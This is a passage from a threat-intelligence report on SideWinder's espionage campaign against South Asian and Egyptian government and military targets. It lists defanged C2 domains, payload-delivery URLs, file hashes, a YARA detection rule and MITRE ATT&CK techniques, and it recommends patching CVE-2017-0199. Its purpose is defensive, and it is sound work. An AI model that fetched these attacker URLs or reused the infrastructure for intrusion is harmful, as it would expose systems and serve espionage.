mora.pdfadobe[.]com	5[.]255.113[.]149 - The Infrastructure Group B.V.	NetEarth One, Inc. Created 2024-02-13	Delivery Infrastructur for Stage 2
ftp[.]mods[.]email gta5[.]mods[.]email mailafdgovbd[.]mods[.]email mailarmylk[.]mods[.]email mailarmymilbd[.]mods[.]email mailforegngovmv[.]mods[.]email mailmofagovmm[.]mods[.]email mailmofagovmv.mods[.]emailmailmofagovnp[.]mods[.]email mailnepalarmymil.mods[.]email mailnepalarmymilnp[.]mods[.]email	91[.]223.208[.]175	Hostinger.com Privacyprotect.org Created 2024-01-29	Stage 2 C2

Targets

Domains and documents used with the first stage delivery imply targeting of:

- **Pakistan**
  - paknavy[.]dgps-govtpk[.]com
- **Egypt**
  - Red Sea Port Authority in Egypt lure
- **Sri Lanka**
  - Text written in Sinhala language used in Sri Lanka

Subdomains used with the second stage delivery imply additional targeting of:

- **Bangladesh**
  - mailafdgovbd[.]mods[.]email
  - mailarmymilbd[.]mods[.]email
- **Sri Lanka**
  - mailarmylk[.]mods[.]email
- **Myanmar**
  - mailmofagovmm[.]mods[.]email
- **Nepal**
  - mailmofagovnp[.]mods[.]email
  - mailnepalarmymil[.]mods[.]email
  - mailnepalarmymilnp[.]mods[.]email

- **Maldives**
    - mailmofagovmv[.]mods[.]email
    - mailforegngovmv[.]mods[.]email

Conclusion

The SideWinder threat actor continues to improve its infrastructure for targeting victims in new regions. The steady evolution of its network infrastructure and delivery payloads suggests that SideWinder will continue its attacks in the foreseeable future.

At the time of publication, we haven't yet observed any samples of the JavaScript delivered in the last stage of the attack. However, based on SideWinder's prior campaigns, we believe that the goal of this campaign is espionage and intelligence gathering.

The BlackBerry Threat Research and Intelligence team is actively monitoring this threat group's tooling and malicious files. All the files and network artefacts we identified in this campaign have been listed in the Appendix below for the benefit of defenders and cybersecurity professionals.

Countermeasures

The good news is that BlackBerry customers are protected against the SideWinder IoCs listed in this blog post by endpoint protection solutions such as CylanceENDPOINT™.

CylanceENDPOINT leverages advanced AI to detect threats before they cause damage, minimizing business disruptions and the costs incurred during a ransomware attack.

Additional Recommendations

- Due to the abuse of CVE-2017-0199 by SideWinder in this campaign, it would be prudent for organizations to keep all systems, especially those using Microsoft Office, current with the most recent security patches. See Microsoft's official Security Updates site for the relevant patches.

- Phishing awareness training is a must for any organization, large or small. Employees should be taught the 'red flags' of a phishing email or document, encouraged to report suspicious emails, and trained (though security exercises if need be) not to open attachments or click on links in unsolicited documents.

- In addition, we recommend implementing advanced email filtering solutions to identify and block phishing emails that could carry malicious Word documents. Since the advent of deepfakes and generative AI, it's getting harder for even well-trained personnel to tell the difference between a real and a falsified communication from what appears to be an official source.

- It's also worth considering investing in advanced threat detection and response solutions capable of real-time threat identification and remediation, and subscribing to cyber threat intelligence services to stay up to date with attacker tactics, techniques and procedures.

APPENDIX 1 – Indicators of Compromise (IoCs)

Sha-256 **MD5**	b72ac58d599e6e1080251b1ac45a521b33c08d7d129828a4e82a7095e9f93e53 9345d52abd5bab4320c1273eb2c90161
Sha-256 **MD5**	9572312a12605c6a6ea6447af6fc063f4196aeba523ed38ce2c5ff51c33d4831 9a1c49322a9d950c047c2edfc781b778

Sha-256	ceb93ee3093dbf1a49918ede81055018d9c0f0945a97f904a16951010cfbce61
MD5	c60b41f0981f617fa83a73704a10e147
Sha-256	512a83f1a6c404cb0ba679c7a2f3aa782bb5e17840d31a034de233f7500a6cb9
MD5	e0bce049c71bc81afe172cd30be4d2b7
Sha-256	006e5fe0c01712391c54319a9d1579d7208f3cfa9f49fe56a14d93f0d0e8928b
MD5	379edeaa9ed92ebe6091177417b2c751
Sha-256	613068422c214b944c7b2e3fb60412ed99d35c9e18d53d45b16965c5a36f734a
MD5	3233db78e37302b47436b550a21cdaf9
Sha-256	9ce32ce5e2b70fec7f749e7868d89a4e3e739fed9c75cd6c4ec6eafde4c3711a
MD5	d0d1fba6bb7be933889ace0d6955a1d7
Sha-256	142c6a4c7e9efbf6f3176df3ff218449bb4f7b2a69d60060e6339f1c3cc95d93
MD5	2462db3be57df824f003f74d7a16cacb
Sha-256	e21396bf5f9936310b4f53273db330a9620d78c1c744277b0e9126f0afdbc29d
MD5	8d7c43913eba26f96cd656966c1e26d5
Network Indicators	hxxp://investigation04[.]session-out[.]com/fbd901_harassment/doc[.]rtf hxxps://reports[.]dgps-govtpk[.]com/63645534-case/doc[.]rtf hxxps://salary-cutting[.]session-out[.]com/37656199_notice/doc[.]rtf hxxps://mailarmylk[.]mods[.]email/Ltr86-ef2265ef hxxps://moitt-gov-pk[.]fia-gov[.]net/643705null hxxps://mofa-gov-sa[.]direct888[.]net/015094_consulategz hxxps://moitt-gov-pk[.]fia-gov[.]net/720705null hxxps://heatwave[.]paknavy[.]store/pn/510426/doc.rtf hxxps://mora[.]pdfadobe[.]com/d8149d32/mora/doc.rtf

APPENDIX 2 – Applied Countermeasures

Yara Rules

```
rule Targeted_SideWinder_Files
{
meta:
    description = "Rule detecting maldoc used for targeting Egypt and Pakistan"
    author = "The BlackBerry Threat Research and Intelligence team"
    distribution = "TLP:WHITE"
    date = "2024-07-18"
    version = "1.0"
    last_modified = "2024-07-18"

strings:
   $a1 = "BA36646F1D81C20659D6"
   $a2 = {30 32 30 32 30 32 30 37 37 36 38 36 39 36 43 36 35 32
          30 32 38 36 35 32 45 36 31 37 34 34 35 36 45 36 34 32
          38 32 39 32 30 33 44 33 44 32 30 36 36 36 31 36 43 37
          33 36 35 32 39 32 30 37 42 30}

   $a3 = {4D 53 52 70 CE CF 03 0A 94 84 54 16 A4 DA 2A 65 E6 26
          A6 A7 EA 57 E8 82 64 F4 ED 00 50 4B 03 04 14 00 00 00 08}

   $a4 = {62 54 4C B1 F0 B9 E6 E0 44 33 69 8E 85 BF B5 34 27 8B
          9B DC 5F 06 58 9C 01 1E 9C B8 0C 71 DF 23}

condition:
   filesize < 5000KB and any of ($a*)
}
```

APPENDIX 3 – Detailed MITRE ATT&CK® Mapping

Tactic	Technique	Sub-Technique name
Execution	T1204.002	User Execution: Malicious File
Execution	T1059.003	Windows Command Shell Execution
Execution	T1059	Command and Scripting Interpreter

Tactic	Technique	Sub-Technique name
Execution	T1204.002	User Execution: Malicious File
Execution	T1059.007	Command and Scripting Interpreter: JavaScript
Execution	T1203	Exploitation for Client Execution
Execution	T1047	Windows Management Instrumentation
Defense Evasion	T1480	Execution Guardrails
Defense Evasion	T1221	Template Injection
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Discovery	T1082	Discovery: System Information Discovery